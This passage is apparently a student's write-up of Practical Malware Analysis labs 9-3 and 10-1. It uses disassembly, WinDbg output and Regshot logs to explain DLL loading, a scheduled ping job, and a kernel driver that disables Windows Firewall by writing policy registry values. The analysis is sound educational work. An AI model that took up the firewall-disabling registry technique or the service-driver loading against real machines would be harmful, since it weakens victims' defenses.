Figure 6. Setting global variable with process id

The above figure shows that once the dll is loaded, it will query its own process id and set the global variable dword_1008030 to the retrieved process id. To conclude DLL1Print will print out "**DLL 1 mystery data [CurrentProcess ID]**".

v. When Lab09-03.exe calls WriteFile, what is the filename it writes to?

```
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 sub     esp, 1Ch
.text:00401006                 call    ds:DLL1Print
.text:0040100C                 call    ds:DLL2Print
.text:00401012                 call    ds:DLL2ReturnJ  ; get a File Handle
.text:00401018                 mov     [ebp+hFile], eax ; eax contains handle to file
.text:0040101B                 push    0               ; lpOverlapped
.text:0040101D                 lea     eax, [ebp+NumberOfBytesWritten]
.text:00401020                 push    eax             ; lpNumberOfBytesWritten
.text:00401021                 push    17h             ; nNumberOfBytesToWrite
.text:00401023                 push    offset aMalwareanalysi ; "malwareanalysisbook.com"
.text:00401028                 mov     ecx, [ebp+hFile]
.text:0040102B                 push    ecx             ; hFile
.text:0040102C                 call    ds:WriteFile
```

Figure 7. File Handle from DLL2ReurnJ

Analyzing Lab09-03.exe, we can see that the File Handle is retrieved from DLL2ReurnJ subroutine (imported from DLL2.dll)

```
; Exported entry   2. DLL2ReturnJ


; Attributes: bp-based frame

public DLL2ReturnJ
DLL2ReturnJ proc near
push    ebp
mov     ebp, esp
mov     eax, dword_1000B078
pop     ebp
retn
DLL2ReturnJ endp
```

Figure 8. DLL2ReturnJ

From the above image, DLL2ReturnJ returns a global variable taken from dword_1000B078.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpvReserved= dword ptr  10h

push    ebp
mov     ebp, esp
push    0               ; hTemplateFile
push    80h             ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    0               ; dwShareMode
push    40000000h       ; dwDesiredAccess
push    offset FileName ; "temp.txt"
call    ds:CreateFileA
mov     dword_1000B078, eax
mov     al, 1
pop     ebp
retn    0Ch
_DllMain@12 endp
```

Figure 9. DLL2’s DLLMain

From the above image, things become clear. The returned File Handle points to **temp.txt**.

vi. When Lab09-03.exe creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?

According to msdn, NetScheduleJobAdd submits a job to run at a specified future time and date. The second parameter is a pointer to a AT_INFO Structure

```
NET_API_STATUS NetScheduleJobAdd(
  _In_opt_ LPCWSTR Servername,
```

```
  _In_      LPBYTE  Buffer,
  _Out_     LPDWORD JobId
);
```

```
.text:00401036                 call    ds:CloseHandle
.text:0040103C                 push    offset LibFileName ; "DLL3.dll"
.text:00401041                 call    ds:LoadLibraryA
.text:00401047                 mov     [ebp+hModule], eax
.text:0040104A                 push    offset ProcName ; "DLL3Print"
.text:0040104F                 mov     eax, [ebp+hModule]
.text:00401052                 push    eax             ; hModule
.text:00401053                 call    ds:GetProcAddress
.text:00401059                 mov     [ebp+var_8], eax
.text:0040105C                 call    [ebp+var_8]
.text:0040105F                 push    offset aDll3getstructu ; "DLL3GetStructure"
.text:00401064                 mov     ecx, [ebp+hModule]
.text:00401067                 push    ecx             ; hModule
.text:00401068                 call    ds:GetProcAddress
.text:0040106E                 mov     [ebp+var_10], eax
.text:00401071                 lea     edx, [ebp+Buffer]
.text:00401074                 push    edx
.text:00401075                 call    [ebp+var_10]    ; DLL3GetStructure
.text:00401078                 add     esp, 4
.text:0040107B                 lea     eax, [ebp+JobId]
.text:0040107E                 push    eax             ; JobId
.text:0040107F                 mov     ecx, [ebp+Buffer]
.text:00401082                 push    ecx             ; Buffer
.text:00401083                 push    0               ; Servername
.text:00401085                 call    NetScheduleJobAdd
```

Figure 10. AT_INFO structure

From Lab09-03.exe we can see that it is loading a dll dynamically during runtime by first calling LoadLibraryA("DLL3.dll") then GetProcAddress("DLL3Print") to get the pointer to the export function. The pointer is then called to get the AT_INFO structure.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12     proc near               ; CODE XREF: DllEntryPoint+4B↓p

lpMultiByteStr  = dword ptr -4
hinstDLL        = dword ptr  8
fdwReason       = dword ptr  0Ch
lpvReserved     = dword ptr  10h

                push    ebp
                mov     ebp, esp
                push    ecx
                mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
                push    32h             ; cchWideChar
                push    offset WideCharStr ; lpWideCharStr
                push    0FFFFFFFFh      ; cbMultiByte
                mov     eax, [ebp+lpMultiByteStr]
                push    eax             ; lpMultiByteStr
                push    0               ; dwFlags
                push    0               ; CodePage
                call    ds:MultiByteToWideChar
                mov     stru_1000B0A0.Command, offset WideCharStr
                mov     stru_1000B0A0.JobTime, 3600000
                mov     stru_1000B0A0.DaysOfMonth, 0 ; day of month
                mov     stru_1000B0A0.DaysOfWeek, 127 ; day of week
                mov     stru_1000B0A0.Flags, 10001b ; flag
                mov     al, 1
```

Figure 11. Get AT_INFO Structure

vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?

- DLL 1 mystery data prints out the current process id
- DLL 2 mystery data prints out the CreateFileA's handle
- DLL 3 mystery data prints out the decimal value of the address to the command string "ping http://www.malwareanalysisbook.com”

viii. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?




Figure 12. Manual Load

Select Manual Load checkbox when opening DLL2.dll in IDA Pro. You will be prompted to enter new image base address.

Practical No. 4

a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\ System32 directory where it was originally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys

i. Does this program make any direct changes to the registry? (Use procmon to check.)

Not really. Looking at the following figure, the only direct changes made by the malware is RNG\Seed. However if you were to look into the registries created by services.exe, we will see that it is trying to add a service.




Figure 1. Registry changes

but this is not the case for regshot! There are some HKLM policies added to the machine.

```
~res-x86_0001.txt - Notepad
File  Edit  Format  View  Help
Regshot 1.9.0 x86 Unicode
Comments:
Datetime: 2016/3/8 12:34:24  ,  2016/3/8 12:35:23
Computer: USER-FCC21C8345 , USER-FCC21C8345
Username: Administrator , Administrator

----------------------------------
Keys added: 18
----------------------------------
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Control
HKLM\SYSTEM\ControlSet001\Services\Lab10-01
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Security
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Enum
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LAB10-01
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Control
HKLM\SYSTEM\CurrentControlSet\Services\Lab10-01
HKLM\SYSTEM\CurrentControlSet\Services\Lab10-01\Security
HKLM\SYSTEM\CurrentControlSet\Services\Lab10-01\Enum
HKU\S-1-5-21-1993962763-484061587-682003330-500\Software\Microsoft\Windows\ShellNoRoam\BagMRU\5\2
HKU\S-1-5-21-1993962763-484061587-682003330-500\Software\Microsoft\Windows\ShellNoRoam\Bags\32
HKU\S-1-5-21-1993962763-484061587-682003330-500\Software\Microsoft\Windows\ShellNoRoam\Bags\32\Shell

----------------------------------
Values added: 128
----------------------------------
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile\EnableFirewall: 0x00000000
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile\EnableFirewall: 0x00000000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\NextInstance: 0x00000001
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Service: "Lab10-01"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Legacy: 0x00000001
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\ConfigFlags: 0x00000000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Class: "LegacyDriver"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\ClassGUID: "{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\DeviceDesc: "Lab10-01"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Control\*NewlyCreated*: 0x00000000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Control\ActiveService: "Lab10-01"
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Type: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Start: 0x00000003
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\ImagePath: "\??\C:\Windows\System32\Lab10-01.sys"
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\DisplayName: "Lab10-01"
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Security\Security:  01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Enum\0: "Root\LEGACY_LAB10-01\0000"
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Enum\Count: 0x00000001
```

Figure 2. More Registry changes in Regshot

ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?

Figure 3. ControlService

The above figure shows the malware opening Lab10-01 service, starting the service and eventually closing it via ControlService; SERVICE_CONTROL_STOP.

breaking the kernel debugger and using the following command !object \Driver shows the loaded drivers…

```
nt!RtlpBreakWithStatusInstruction:
80527bdc cc              int     3
kd> !object \Driver
Object: e101d910  Type: (8a360418) Directory
    ObjectHeader: e101d8f8 (old version)
    HandleCount: 0  PointerCount: 87
    Directory Object: e1001150  Name: Driver

    Hash Address  Type                      Name
    ---- -------  ----                      ----
     00  8a0fd3a8 Driver                    Beep
         8a20c3b0 Driver                    NDIS
         8a053438 Driver                    KSecDD
     01  8a0ad7d0 Driver                    Mouclass
         8a04ae38 Driver                    Raspti
         89e28de8 Driver                    es1371
     02  89e29bf0 Driver                    vmx_svga
     03  89e57b90 Driver                    Fips
         8a1f87b0 Driver                    Kbdclass
     04  89fe6f38 Driver                    VgaSave
         89ee6030 Driver                    NDProxy
         8a2a60b8 Driver                    Compbatt
     05  8a292ec8 Driver                    Ptilink
         8a31e850 Driver                    MountMgr
         8a2717e0 Driver                    wdmaud
     07  89e0d7a0 Driver                    dmload
         8a2b0218 Driver                    isapnp
         89e3c2c0 Driver                    swmidi
     08  8a28b948 Driver                    redbook
         8a1f75f8 Driver                    vmmouse
         8a0ed510 Driver                    atapi
     09  89e0ea08 Driver                    vmscsi
     10  89fe4da0 Driver                    IpNat
         8a0e3728 Driver                    RasAcd
         8a072d68 Driver                    PSched
```

Figure 3. !object \Driver

SERVICE_CONTROL_STOP will call DriverUnload function. To figure out what is the address of DriverUnload function is I would first place a breakpoint on Lab10-01 Driver entry.

kd> bu Lab10_01!DriverEntry

Note that "-" is converted to "_". Next we need to step till Lab10_01.sys is loaded. Use step out till you see this **nt!IopLoadUnloadDriver+0x45**.

kd> !object \Driver

to list the loaded drivers, then we use display type (dt) to display out the LAB10-01 driver.

```
kd> !object 89d3ada0
Object: 89d3ada0  Type: (8a3275b8) Driver
    ObjectHeader: 89d3ad88 (old version)
    HandleCount: 0  PointerCount: 2
    Directory Object: e101d910  Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xbaf7e000 Void
   +0x010 DriverSize       : 0xe80
   +0x014 DriverSection    : 0x89e3b630 Void
   +0x018 DriverExtension  : 0x89d3ae48 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Lab10-01"
   +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xbaf7e959     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0xbaf7e486     void  +0
   +0x038 MajorFunction    : [28] 0x804f354a     long  nt!IopInvalidDeviceRequest+0
```

Figure 4. dt _DRIVER_OBJECT

In the above image, we can see the address for DriverUnload. Now we just need to set breakpoint on that address as shown below.

```
kd> !object 89d3ada0
Object: 89d3ada0  Type: (8a3275b8) Driver
    ObjectHeader: 89d3ad88 (old version)
    HandleCount: 0  PointerCount: 2
    Directory Object: e101d910  Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xbaf7e000 Void
   +0x010 DriverSize       : 0xe80
   +0x014 DriverSection    : 0x89e3b630 Void
   +0x018 DriverExtension  : 0x89d3ae48 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Lab10-01"
   +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xbaf7e959     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0xbaf7e486     void  +0
   +0x038 MajorFunction    : [28] 0x804f354a     long  nt!IopInvalidDeviceRequest+0
kd> bp 0xbaf7e486
kd> g
Breakpoint 1 hit
Lab10_01+0x486:
baf7e486 8bff            mov     edi,edi
```

Figure 5. breakpoint unload

Stepping through the functions we will see RtlCreateRegistryKey and RtlWriteRegistryValue being called.

```
kd> p
Lab10_01+0x48d:
baf7e48d 56              push    esi
kd> p
Lab10_01+0x48e:
baf7e48e 8b3580e7f7ba    mov     esi,dword ptr [Lab10_01+0x780 (baf7e780)]
kd> p
Lab10_01+0x494:
baf7e494 57              push    edi
kd> p
Lab10_01+0x495:
baf7e495 33ff            xor     edi,edi
kd> p
Lab10_01+0x497:
baf7e497 68bce6f7ba      push    offset Lab10_01+0x6bc (baf7e6bc)
kd> p
Lab10_01+0x49c:
baf7e49c 57              push    edi
kd> du baf7e6bc
baf7e6bc  "\Registry\Machine\SOFTWARE\Polic"
baf7e6fc  "ies\Microsoft"
kd> t
Lab10_01+0x49d:
baf7e49d 897dfc          mov     dword ptr [ebp-4],edi
kd> t
Lab10_01+0x4a0:
baf7e4a0 ffd6            call    esi
kd> t
nt!RtlCreateRegistryKey:
805ddafe 8bff            mov     edi,edi
```

Figure 6. RtlCreateRegistryKey

The following image is the dissembled code of the driver in IDA Pro. Stepping the above instructions is the same as going through the instructions below.

```
.text:00010486 sub_10486       proc near               ; DATA XREF: sub_10906+8↓o
.text:00010486
.text:00010486 ValueData       = dword ptr -4
.text:00010486
.text:00010486                 mov     edi, edi
.text:00010488                 push    ebp
.text:00010489                 mov     ebp, esp
.text:0001048B                 push    ecx
.text:0001048C                 push    ebx
.text:0001048D                 push    esi
.text:0001048E                 mov     esi, ds:RtlCreateRegistryKey
.text:00010494                 push    edi
.text:00010495                 xor     edi, edi
.text:00010497                 push    offset Path     ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:0001049C                 push    edi             ; RelativeTo
.text:0001049D                 mov     [ebp+ValueData], edi
.text:000104A0                 call    esi ; RtlCreateRegistryKey
.text:000104A2                 push    offset aRegistryMach_0 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104A7                 push    edi             ; RelativeTo
.text:000104A8                 call    esi ; RtlCreateRegistryKey
.text:000104AA                 push    offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104AF                 push    edi             ; RelativeTo
.text:000104B0                 call    esi ; RtlCreateRegistryKey
.text:000104B2                 mov     ebx, offset aRegistryMach_2 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104B7                 push    ebx             ; Path
.text:000104B8                 push    edi             ; RelativeTo
.text:000104B9                 call    esi ; RtlCreateRegistryKey
.text:000104BB                 mov     esi, ds:RtlWriteRegistryValue
.text:000104C1                 push    4               ; ValueLength
.text:000104C3                 lea     eax, [ebp+ValueData]
.text:000104C6                 push    eax             ; ValueData
.text:000104C7                 push    4               ; ValueType
.text:000104C9                 mov     edi, offset ValueName
.text:000104CE                 push    edi             ; ValueName
.text:000104CF                 push    offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104D4                 push    0               ; RelativeTo
.text:000104D6                 call    esi ; RtlWriteRegistryValue
.text:000104D8                 push    4               ; ValueLength
.text:000104DA                 lea     eax, [ebp+ValueData]
.text:000104DD                 push    eax             ; ValueData
.text:000104DE                 push    4               ; ValueType
.text:000104E0                 push    edi             ; ValueName
.text:000104E1                 push    ebx             ; Path
.text:000104E2                 push    0               ; RelativeTo
.text:000104E4                 call    esi ; RtlWriteRegistryValue
.text:000104E6                 pop     edi
.text:000104E7                 pop     esi
.text:000104E8                 pop     ebx
.text:000104E9                 leave
.text:000104EA                 retn    4
.text:000104EA sub_10486       endp
```

Figure 7. Lab10-01.sys IDA Pro

iii. What does this program do?

The malware creates a service Lab10-01 that calls the driver located at "c:\windows\system32\Lab10-01.sys". It then starts the service, executing the driver and then stops the driver causing the driver to unload itself. In the driver's unload function the driver attempts to create and write registry key using kernel function call. The following are the registry modification made by the driver.

- **RtlCreateRegistryKey**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft
- **RtlCreateRegistryKey**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
- **RtlCreateRegistryKey**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile
- **RtlCreateRegistryKey**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile
- **RtlWriteRegistryValue**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile – 0 (data)

- **RtlWriteRegistryValue**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile – 0 (data)

According to msdn, the above registry modifications will disable Windows Firewall for both the domain and standard profiles on the victim's machine.

b-The file for this lab is Lab10-02.exe

i. Does this program create any files? If so, what are they?

Cerbero Profiler highlighted that the malware contains a PE Resource. Instinct tells me that this malware behaves like a packer and will extract this resource onto the target's machine.





Figure 1. MZ header in resource

Address	Length	Type	String
.rdata:004050EE	00000006	unic...	0P
.rdata:004050F5	00000008	C	(8PX\a\b
.rdata:004050FD	00000007	C	700WP\a
.rdata:0040510C	00000008	C	\b`h````
.rdata:00405115	0000000A	C	ppxxxx\b\a\b
.rdata:00405130	0000000E	unic...	(null)
.rdata:00405140	00000007	C	(null)
.rdata:00405148	0000000F	C	runtime error
.rdata:0040515C	0000000E	C	TLOSS error\r\n
.rdata:0040516C	0000000D	C	SING error\r\n
.rdata:0040517C	0000000F	C	DOMAIN error\r\n
.rdata:0040518C	00000025	C	R6028\r\n- unable to initialize heap\r\n
